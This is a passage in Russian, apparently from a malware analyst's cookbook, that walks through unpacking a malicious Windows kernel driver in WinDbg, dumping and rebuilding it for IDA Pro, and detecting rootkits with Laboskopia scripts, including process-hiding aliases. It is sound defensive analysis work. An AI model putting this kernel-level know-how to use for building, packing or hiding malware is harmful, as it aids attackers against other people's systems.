Согласно дизассемблированному коду, функция по адресу `b2058a21` копирует адрес загрузки драйвера (`DriverObject->DriverStart`) в регистр `edx`, прибавляет к нему `25380` и возвращает управление. Затем функция входа задаёт счётчик цикла `47c` и вычитает `3F483873` из каждых четырёх байтов, начиная со значения, на которое указывает `edx`, предположительно начала упакованного кода. Цикл продолжается до обнуления счётчика. После этого простого декодирования драйвер переходит по адресу `edx+8`, где находится либо исходная точка входа (OEP), либо следующий слой упаковки.

Поскольку назначение функции по адресу `b2058a21` уже известно, следующая команда выполняет её без пошагового входа:

```
kd> p
windev_6ec4_1ec9+0x24a05:
b2058a05 60              pushad
```

Теперь регистр `edx` должен указывать на упакованный код. Это можно проверить, выведя шестнадцатеричный дамп и дизассемблированное представление. В нём встречаются нетипичные инструкции вроде `aas` и `les`, что служит признаком упаковки и вполне ожидаемо до распаковки.

```
kd> r edx
edx=b2059380

kd> db edx
b2059380  7338483f7338483f-c88b9e96c420493f  s8H?s8H?..... I?
b2059390  7338a5c0602b607f-7320dc4173384907  s8..`+`.s .As8I.
b20593a0  fe38d1c40053883f-fcc5f559b3384bcc  .8...S.?...Y.8K.
b20593b0  1453883ffcc5155a-b338d3fc4853883f  .S.?...Z.8..HS.?
b20593c0  76f5f559b338d5f4-7e54883f2c6d483f  v..Y.8..~T.?,mH?
b20593d0  732bedccf833647f-73c3e5ec8d78483e  s+...3d.s....xH>
b20593e0  28ea627f7337fee4-8d7848a974889b27  (.b.s7...xH.t..'
b20593f0  003b483ffebde159-b338cdffe74f983e  .;H?...Y.8...O.>

kd> u edx
windev_6ec4_1ec9+0x25380:
b2059380 7338            jae     windev_6ec4_1ec9+0x253ba (b20593ba)
b2059382 48              dec     eax
b2059383 3f              aas
b2059384 7338            jae     windev_6ec4_1ec9+0x253be (b20593be)
b2059386 48              dec     eax
b2059387 3f              aas
b2059388 c88b9e96        enter   9E8Bh,96h
b205938c c420            les     esp,fword ptr [eax]
```

Позвольте драйверу распаковать себя, выполнив код до инструкции `jmp edx` по адресу `b2058a1f`:

```
kd> g b2058a1f
windev_6ec4_1ec9+0x24a1f:
b2058a1f ffe2            jmp     edx
```

Если распаковка сработала, по прежним адресам появится совершенно новый набор байтов.

```
kd> db edx
b2059388  5553565751e80000-00005d81edf21740  USVWQ.....]....@
b2059398  00e89302000001c8-8b0089858d1a4000  ..............@.
b20593a8  898dad1a4000038d-a11a4000898dcd1a  ....@.....@.....
b20593b8  40008bbdd51a4000-03bdad1a40008db5  @.....@.....@...
b20593c8  0b1c4000b9340000-00f3a48d85fb1b40  ..@..4.........@
b20593d8  008b9dad1a4000ff-b5b11a4000ffb5a5  .....@.....@....
b20593e8  1a40006a015053e8-8d0200008b85991a  .@.j.PS.........
b20593f8  400085c0741750ff-b5c51a4000ffb5ad  @...t.P....@....

kd> u edx
```

```
windev_6ec4_1ec9+0x25388:
b2059388 55              push    ebp
b2059389 53              push    ebx
b205938a 56              push    esi
b205938b 57              push    edi
b205938c 51              push    ecx
b205938d e800000000      call    windev_6ec4_1ec9+0x25392 (b2059392)
b2059392 5d              pop     ebp
b2059393 81edf2174000    sub     ebp,4017F2h
```

Данные декодированы в памяти и теперь представляют допустимые инструкции. Команда `t` выполнит переход `jmp` к адресу `b2059388`. После этого дизассемблируйте всю функцию, открывшуюся под первым слоем упаковки.

```
kd> t
windev_6ec4_1ec9+0x25388:
b2059388 55              push    ebp

kd> uf .
windev_6ec4_1ec9+0x25388:
b2059388 55              push    ebp
b2059389 53              push    ebx
b205938a 56              push    esi
b205938b 57              push    edi
b205938c 51              push    ecx
b205938d e800000000      call    windev_6ec4_1ec9+0x25392 (b2059392)
b2059392 5d              pop     ebp
b2059393 81edf2174000    sub     ebp,4017F2h
b2059399 e893020000      call    windev_6ec4_1ec9+0x25631 (b2059631)
b205939e 01c8            add     eax,ecx
b20593a0 8b00            mov     eax,dword ptr [eax]
b20593a2 89858d1a4000    mov     dword ptr [ebp+401A8Dh],eax
b20593a8 898dad1a4000    mov     dword ptr [ebp+401AADh],ecx
b20593ae 038da11a4000    add     ecx,dword ptr [ebp+401AA1h]
b20593b4 898dcd1a4000    mov     dword ptr [ebp+401ACDh],ecx
b20593ba 8bbdd51a4000    mov     edi,dword ptr [ebp+401AD5h]
b20593c0 03bdad1a4000    add     edi,dword ptr [ebp+401AADh]
b20593c6 8db50b1c4000    lea     esi,[ebp+401C0Bh]
b20593cc b934000000      mov     ecx,34h
b20593d1 f3a4            rep movs byte ptr es:[edi],byte ptr [esi]
b20593d3 8d85fb1b4000    lea     eax,[ebp+401BFBh]
b20593d9 8b9dad1a4000    mov     ebx,dword ptr [ebp+401AADh]
b20593df ffb5b11a4000    push    dword ptr [ebp+401AB1h]
b20593e5 ffb5a51a4000    push    dword ptr [ebp+401AA5h]
b20593eb 6a01            push    1
b20593ed 50              push    eax
b20593ee 53              push    ebx
b20593ef e88d020000      call    windev_6ec4_1ec9+0x25681 (b2059681)
b20593f4 8b85991a4000    mov     eax,dword ptr [ebp+401A99h]
b20593fa 85c0            test    eax,eax
b20593fc 7417            je      windev_6ec4_1ec9+0x25415 (b2059415)

windev_6ec4_1ec9+0x253fe:
b20593fe 50              push    eax
b20593ff ffb5c51a4000    push    dword ptr [ebp+401AC5h]
b2059405 ffb5ad1a4000    push    dword ptr [ebp+401AADh]
b205940b e835000000      call    windev_6ec4_1ec9+0x25445 (b2059445)
b2059410 e812000000      call    windev_6ec4_1ec9+0x25427 (b2059427)

windev_6ec4_1ec9+0x25415:
b2059415 e8b3000000      call    windev_6ec4_1ec9+0x254cd (b20594cd)
b205941a 8b85cd1a4000    mov     eax,dword ptr [ebp+401ACDh]
b2059420 59              pop     ecx
b2059421 5f              pop     edi
b2059422 5e              pop     esi
b2059423 5b              pop     ebx
b2059424 5d              pop     ebp
b2059425 ffe0            jmp     eax ; jump to unpacked code
```

В выводе видны вызовы шести подпрограмм, которые для краткости здесь не приводятся, и похожий переход ближе к концу. Просто продолжать выполнение до последнего перехода обычно небезопасно: в одной из подпрограмм драйвер может выполнить код противодействия отладке или завершить установку. Сначала дизассемблируйте каждую подпрограмму, определите её назначение и только потом выбирайте дальнейшие действия. В данном случае подпрограммы содержат лишь дополнительный код распаковки, поэтому драйвер можно безопасно выполнить до перехода в конце, пройти по нему и посмотреть, куда он ведёт.

```
kd> g b2059425
windev_6ec4_1ec9+0x25425:
b2059425 ffe0            jmp     eax

kd> t
windev_6ec4_1ec9+0x24b8c:
b2058b8c 8bff            mov     edi,edi

kd> uf .
windev_6ec4_1ec9+0x24aee:
b2058aee 8bff            mov     edi,edi
b2058af0 55              push    ebp
b2058af1 8bec            mov     ebp,esp
b2058af3 56              push    esi
b2058af4 ff750c          push    dword ptr [ebp+0Ch]
b2058af7 8b7508          mov     esi,dword ptr [ebp+8] ; DriverObject
b2058afa 56              push    esi
b2058afb e806ffffff      call    windev_6ec4_1ec9+0x24a06 (b2058a06)
b2058b00 85c0            test    eax,eax
b2058b02 757e            jne     windev_6ec4_1ec9+0x24b82 (b2058b82)
b2058b04 b9464403b2      mov     ecx,offset windev_6ec4_1ec9+0x446 (b2034446)
; setting the 28 IRP handler functions
b2058b09 898ea4000000    mov     dword ptr [esi+0A4h],ecx
b2058b0f 898ea0000000    mov     dword ptr [esi+0A0h],ecx
b2058b15 898e9c000000    mov     dword ptr [esi+9Ch],ecx
b2058b1b 898e98000000    mov     dword ptr [esi+98h],ecx
b2058b21 898e94000000    mov     dword ptr [esi+94h],ecx
b2058b27 898e90000000    mov     dword ptr [esi+90h],ecx
b2058b2d 898e8c000000    mov     dword ptr [esi+8Ch],ecx
b2058b33 898e88000000    mov     dword ptr [esi+88h],ecx
b2058b39 898e84000000    mov     dword ptr [esi+84h],ecx
b2058b3f 898e80000000    mov     dword ptr [esi+80h],ecx
b2058b45 894e7c          mov     dword ptr [esi+7Ch],ecx
b2058b48 894e78          mov     dword ptr [esi+78h],ecx
b2058b4b 894e74          mov     dword ptr [esi+74h],ecx
b2058b4e 894e70          mov     dword ptr [esi+70h],ecx
b2058b51 894e6c          mov     dword ptr [esi+6Ch],ecx
b2058b54 894e68          mov     dword ptr [esi+68h],ecx
b2058b57 894e64          mov     dword ptr [esi+64h],ecx
b2058b5a 894e60          mov     dword ptr [esi+60h],ecx
b2058b5d 894e5c          mov     dword ptr [esi+5Ch],ecx
b2058b60 894e58          mov     dword ptr [esi+58h],ecx
b2058b63 894e54          mov     dword ptr [esi+54h],ecx
b2058b66 894e50          mov     dword ptr [esi+50h],ecx
b2058b69 894e4c          mov     dword ptr [esi+4Ch],ecx
b2058b6c 894e48          mov     dword ptr [esi+48h],ecx
b2058b6f 894e44          mov     dword ptr [esi+44h],ecx
b2058b72 894e40          mov     dword ptr [esi+40h],ecx
b2058b75 894e3c          mov     dword ptr [esi+3Ch],ecx
b2058b78 894e38          mov     dword ptr [esi+38h],ecx
; setting DriverObject->DriverUnload
b2058b7b c74634744403b2  mov     dword ptr [esi+34h],offset
                       windev_6ec4_1ec9+0x474 (b2034474)
[...]
```

На этот раз дизассемблированная функция содержит код, типичный для точки входа распакованного драйвера. В частности, она задаёт действие выгрузки и инициализирует таблицу из 28 обработчиков IRP. Значение `[ebp+8]`, то есть первый аргумент функции и указатель на `_DRIVER_OBJECT`, перемещается в `esi`. Затем адрес подпрограммы `b2034446`, предположительно

стандартного обработчика IRP или диспетчера ввода-вывода, помещается в ecx и записывается во все 28 ячеек таблицы MajorFunction.

Откуда известно, что смещения относительно esi относятся к таблице MajorFunction? В показанной в начале рецепта структуре _DRIVER_OBJECT функция DriverUnload находится по смещению 34h, а таблица MajorFunction начинается со смещения 38h. Следовательно, [esi+38h] соответствует MajorFunction[0], [esi+3Ch] - MajorFunction[1] и так далее.

Рецепт 14-10. Создание дампа и восстановление драйверов

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Представленные в разделе о распаковке главы 12 инструменты, например LordPE, ProcDump и Import REConstructor, не работают в режиме ядра. Если требуется извлечь драйвер или код из произвольной области пула памяти ядра, можно использовать Volatility и связанные с ним плагины; см. рецепт 16-9. Здесь показан другой способ: создание дампа драйвера в WinDbg с последующим открытием файла в IDA Pro для более глубокого статического анализа.

Создание дампа драйвера

Сначала определите диапазон памяти для дампа. Найти его можно несколькими способами:

• Если драйвер распакован до OEP, как в предыдущем рецепте, или вредоносный драйвер обнаружен средством против руткитов (см. рецепт 10-6), его имя и/или базовый адрес уже известны.
• Если известен начальный адрес потока, созданного вредоносным драйвером, можно создать дамп памяти по этому адресу и искать в обратном направлении соответствующий заголовок MZ, если он существует.
• Если найденные в памяти ядра заголовки MZ отсутствуют в списке загруженных модулей команды lm, возможно, обнаружен скрывающийся руткит.

Способ поиска подозрительного диапазона памяти зависит от конкретного случая. В примере продолжим работу с распакованным до OEP драйвером из предыдущего рецепта. Следующая команда определяет его начальный и конечный адреса:

```
kd> lm n
start    end        module name
804d7000 806ed700   nt       ntoskrnl.exe
806ee000 8070e300   hal      halaacpi.dll
b2034000 b2059880   windev_6ec4_1ec9 windev-6ec4-1ec9.sys
[...]
```

Следующая команда сохраняет копию памяти драйвера на диск. Дамп записывается на отладочную машину, где работает WinDbg, а не на целевую систему. Укажите имя выходного файла, начальный адрес и число байтов, считываемых с этого адреса:

```
kd> .writemem c:\unpacked.sys b2034000 Lb2059880-b2034000
Writing 25880 bytes.......................
```

Восстановление драйвера

Для анализа созданного дампа в IDA потребуется выполнить ещё несколько действий.

1. **Восстановите заголовок PE.** Дамп содержит исходный заголовок PE, поэтому в нём указана стандартная база `ImageBase`, а не фактический адрес загрузки драйвера. Кроме того, в данном случае поле `AddressOfEntryPoint` относится к упакованному драйверу, а не к исходной точке входа (OEP) распакованного драйвера. Фактический адрес загрузки равен `b2034000`, то есть адресу, указанному при создании дампа. Адрес OEP был показан в рецепте 14-9:

```
kd> uf .
windev_6ec4_1ec9+0x24aee:
b2058aee 8bff            mov     edi,edi
b2058af0 55              push    ebp
b2058af1 8bec            mov     ebp,esp
[...]
```

Изменения можно внести любым редактором PE либо из командной строки с помощью pefile. Помните, что `AddressOfEntryPoint` задаётся относительно `ImageBase`, а не как абсолютный адрес.

```
$ python
>>> import pefile
>>> pe = pefile.PE("unpacked.sys")
>>> orig_ImageBase = pe.OPTIONAL_HEADER.ImageBase
>>> orig_AddressOfEntryPoint = pe.OPTIONAL_HEADER.AddressOfEntryPoint
>>> pe.OPTIONAL_HEADER.ImageBase = 0xb2034000
>>> pe.OPTIONAL_HEADER.AddressOfEntryPoint = (0xb2058aee - 0xb2034000)
>>> pe.write("unpacked.sys")
>>> print "Old Base: %x\nNew Base: %x\nOld EP: %x\nNew EP: %x\n" % (
...     orig_ImageBase,
...     pe.OPTIONAL_HEADER.ImageBase,
...     orig_AddressOfEntryPoint,
...     pe.OPTIONAL_HEADER.AddressOfEntryPoint)
Old Base: 10000
New Base: b2034000
Old EP: 24a00
New EP: 24aee
```

2. **Загрузите драйвер в IDA.** Поскольку файл является драйвером ядра, IDA автоматически присваивает функции входа имя `DriverEntry` и соответствующим образом обозначает её параметры. Результат показан на рисунке 14-10.




Рисунок 14-10. Распакованный драйвер, загруженный в IDA Pro

3. **Исследуйте код.** При просмотре других функций драйвера станет заметно, что таблица адресов импорта (IAT) восстановлена неправильно. Та же проблема возникает при распаковке пользовательских программ (см. рецепт 12-10) и извлечении процессов и драйверов из дампов памяти (см. рецепт 16-8). На рисунке 14-11 показано, как невосстановленное дизассемблированное представление выглядит в IDA Pro: вместо имён функций API видны лишь вызовы адресов.




Рисунок 14-11. Без восстановления IAT имена функций API не видны

4. **Найдите IAT.** Для этого найдите элемент IAT в WinDbg или дизассемблированном представлении IDA Pro. На рисунке 14-11 видны два элемента: `dword_B2035230` и `dword_B203522C`. Требуется меньший адрес, поскольку ищется начало IAT. Настройте команду так, чтобы в зависимости от размера таблицы вывести её целиком:

```
kd> dps B203522C-34 L30
b20351f8  00000000
b20351fc  00000000
b2035200  804e3bf6 nt!IofCompleteRequest
b2035204  804dc1a0 nt!KeWaitForSingleObject
b2035208  804e3996 nt!KeSetEvent
b203520c  80505480 nt!IoDeleteDevice
b2035210  805c5ba9 nt!IoDeleteSymbolicLink
b2035214  804dc8b0 nt!ZwClose
b2035218  8057b03b nt!PsTerminateSystemThread
b203521c  804ff079 nt!DbgPrint
b2035220  804e68eb nt!KeResetEvent
b2035224  805b86b4 nt!IoCreateNotificationEvent
b2035228  804d92a7 nt!RtlInitUnicodeString
b203522c  80564be8 nt!ObReferenceObjectByHandle
b2035230  8057ae8f nt!PsCreateSystemThread
b2035234  8054cbe8 nt!NtBuildNumber
b2035238  805a9c9b nt!IoCreateSymbolicLink
b203523c  8059fa61 nt!IoCreateDevice
b2035240  804fcaf3 nt!wcsstr
b2035244  8054b587 nt!ExFreePoolWithTag
b2035248  8054b6c4 nt!ExAllocatePoolWithTag
b203524c  80591865 nt!IoGetDeviceObjectPointer
b2035250  804d9050 nt!ObfDereferenceObject
b2035254  805473ba nt!_wcslwr
b2035258  80501e33 nt!wcsncpy
b203525c  8057715c nt!PsLookupThreadByThreadId
b2035260  804e7748 nt!wcscmp
b2035264  804dd440 nt!ZwQuerySystemInformation
b2035268  804dc810 nt!ZwAllocateVirtualMemory
b203526c  804ea23a nt!KeDetachProcess
b2035270  804dd044 nt!ZwOpenProcess
b2035274  804ea2c4 nt!KeAttachProcess
b2035278  8057194e nt!PsLookupProcessByProcessId
b203527c  804e8784 nt!KeInitializeEvent
b2035280  8055a220 nt!KeServiceDescriptorTable
b2035284  804e5411 nt!KeInsertQueueApc
b2035288  804e5287 nt!KeInitializeApc
b203528c  80552000 nt!KeTickCount
b2035290  805337eb nt!KeBugCheckEx
```

```
b2035294  00000000
b2035298  0044005c
```

5. Скопируйте все выделенные жирным строки и сохраните их в текстовом файле. Эти сведения нужны для присвоения имён импортированным функциям в базе IDA.

6. Сценарием `windbg_to_ida.py` преобразуйте сохранённые строки из текстового файла, в примере `info.txt`, в код IDC для IDA Pro.

```
$ python windbg_to_ida.py info.txt
MakeName(0xb2035200, "IofCompleteRequest");
MakeName(0xb2035204, "KeWaitForSingleObject");
MakeName(0xb2035208, "KeSetEvent");
MakeName(0xb203520c, "IoDeleteDevice");
MakeName(0xb2035210, "IoDeleteSymbolicLink");
MakeName(0xb2035214, "ZwClose");
MakeName(0xb2035218, "PsTerminateSystemThread");
MakeName(0xb203521c, "DbgPrint");
MakeName(0xb2035220, "KeResetEvent");
[...]
```

7. В IDA Pro выберите **File > IDC Command** или нажмите **Shift+F2** и вставьте вывод `windbg_to_ida.py`. Появится окно, похожее на рисунок 14-12. После нажатия **OK** инструкции IDC присвоят имена вызовам API во всём дампе драйвера.




Рисунок 14-12. Ввод инструкций IDC в IDA Pro

8. В IDA Pro выберите **Options > General > Analysis > Reanalyze Program**. IDA Pro исправит дизассемблированное представление, добавив типы и имена переменных, поскольку теперь может распознать вызываемые функции API. На рисунке 14-13 показаны те же блоки кода, что и на рисунке 14-11, но уже с новыми именами.



Рисунок 14-13. Восстановленный драйвер в IDA Pro

Адреса и точные команды из нескольких последних рецептов относятся именно к `windev_6ec4_1ec9.sys`. Однако инструменты, методы и причины применения команд универсальны: их можно использовать для распаковки и восстановления драйверов ядра, устанавливаемых другими образцами вредоносных программ.

Рецепт 14-11. Обнаружение руткитов сценариями WinDbg

> **На DVD.** Дополнительные материалы к этому рецепту находятся на прилагаемом к книге DVD.

Если одни и те же команды WinDbg приходится вводить регулярно, можно сэкономить время, создав повторно используемые сценарии. Кроме того, сценариями удобно делиться с сообществом. Несколько сценариев общего назначения опубликовано в блоге Microsoft Debugging Toolbox,[15] а сценарии, связанные с безопасностью, доступны на сайте Laboskopia.[16]

Применение сценариев Laboskopia

Сценарии Laboskopia особенно полезны для выявления руткитов уровня ядра. Они способны выводить следующие сведения:

• элементы таблицы дескрипторов прерываний (IDT), позволяющие выявлять руткиты, перехватывающие прерывания;
• элементы глобальной таблицы дескрипторов (GDT), позволяющие выявлять руткиты, устанавливающие шлюзы вызовов;
• модельно-зависимые регистры (MSR), позволяющие выявлять руткиты, перехватывающие SYSENTER в XP и более поздних системах;
• таблицы дескрипторов системных служб (SSDT), позволяющие выявлять руткиты, перехватывающие функции API режима ядра.

> **Примечание.** Краткое, но содержательное объяснение перечисленных методов руткитов приведено в работе skape и Skywing «A Catalog of Windows Local Kernel-mode Backdoor Techniques»: http://uninformed.org/index.cgi?v=8&a=2.

Сценарии WinDbg являются обычными текстовыми файлами с теми же командами, которые вводятся непосредственно в отладчике. Для установки достаточно скопировать их в подкаталог относительно `WinDbg.exe`. На рисунке 14-14 показан пример структуры каталогов после распаковки набора сценариев Laboskopia.

Синтаксис запуска сценария в WinDbg выглядит так:

```
kd> $$><directory\filename.txt
kd> $$>a< "c:\directory\filename.txt" "argument1" "argument2"
```




Рисунок 14-14. Структура каталога установленных сценариев WinDbg

WinDbg строго относится к расположению пробелов и кавычек при вызове внешних сценариев, поэтому команды следует вводить внимательно. После установки сценариев Laboskopia запустите сценарий инициализации, создающий псевдонимы остальных команд:

```
kd> $$><script\@@init_cmd.wdbg;

Labo Windbg Script : Ok :)
('al' for display all commands)

kd> al
Alias                          Value
-------                        -------
!!display_all_gdt              $$><script\display_all_gdt.wdbg;
!!display_all_idt              $$><script\display_all_idt.wdbg;
!!display_all_msrs             $$><script\display_all_msrs.wdbg;
!!display_current_gdt          $$><script\display_current_gdt.wdbg;
!!display_current_idt          $$><script\display_current_idt.wdbg;
!!display_current_msrs         $$><script\display_current_msrs.wdbg;
!!display_system_call          $$><script\display_system_call.wdbg;
!!hide_current_process         $$><script\hide_current_process.wdbg;
!!save_all_reports             $$><script\save_all_reports.wdbg;
!!search_hidden_process        $$><script\search_hidden_process.wdbg;
!@display_gdt                  $$><script\display_gdt.wdbg;
!@display_idt                  $$><script\display_idt.wdbg;
!@display_msrs                 $$><script\display_msrs.wdbg;
!@get_debug_mode               $$><script\get_debug_mode.wdbg;
!@get_original_ntcall          $$><script\get_original_ntcall.wdbg;
!@get_original_win32kcall      $$><script\get_original_win32kcall.wdbg;
!@get_system_version           $$><script\get_system_version.wdbg;
!@hide_process                 $$><script\hide_process.wdbg;
!@is_hidden_process            $$><script\is_hidden_process.wdbg;
```

Без сценариев адреса IDT и MSR можно вывести обычными командами WinDbg:

```
kd> !idt 2e

Dumping IDT:

2e:  804de631 nt!KiSystemService

kd> rdmsr 0x176
